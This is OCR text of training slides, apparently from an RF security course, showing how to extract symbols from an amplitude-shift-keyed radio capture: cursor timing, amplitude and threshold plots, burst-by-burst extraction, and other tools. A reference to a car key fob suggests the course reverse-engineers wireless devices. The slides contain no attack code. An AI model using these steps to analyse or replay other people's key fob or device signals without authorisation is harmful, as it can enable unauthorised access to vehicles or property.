
Symbol Extraction

- Drag the cursor edge to adjust width
- Match cursor to 1 symbol (bit)
- Note the changing baud (symbol) rate




Symbol Extraction

- Increase symbol number to cover several symbols
- Zoom in and resize for accuracy




Symbol Extraction


- Precise symbol period is **171us**
- Keeping this rate/period, we'll use the cursors to highlight symbols we wish to extract



Symbol Extraction


- Right-click to add amplitude plot (as modulation uses **amplitude**-shift keying)
  - *Note: if target used frequency-shift keying, we'd use a frequency plot, etc. (remember the Sonata key fob from Day 1?)*






Symbol Extraction

- Drag red line to cover signal
- Right-click amplitude plot to add threshold plot
- Adjust Power min/max to configure threshold for clear samples




Symbol Extraction

- Right-click threshold plot and select “Copy to clipboard” to extract highlighted symbols




Symbol Extraction

- Note the transmission contains a number of “bursts”
- Highlight one burst at a time and extract symbols; paste into a text editor for inspection




Symbol Extraction


- You should see something like this for each burst
- Note there are 97 symbols per burst
- Note the periods between bursts – how many symbols??





Symbol Extraction

- Alternative methods for symbol extraction:
  - GNU Radio
    - Manual demodulation
    - Scope plot (visual)
  - Python + matplotlib
  - BinViz (https://github.com/CBrunsch/BinViz)
    - Binary “Vizualizer” for GNU Radio
    - GUI for easy inspection & selection










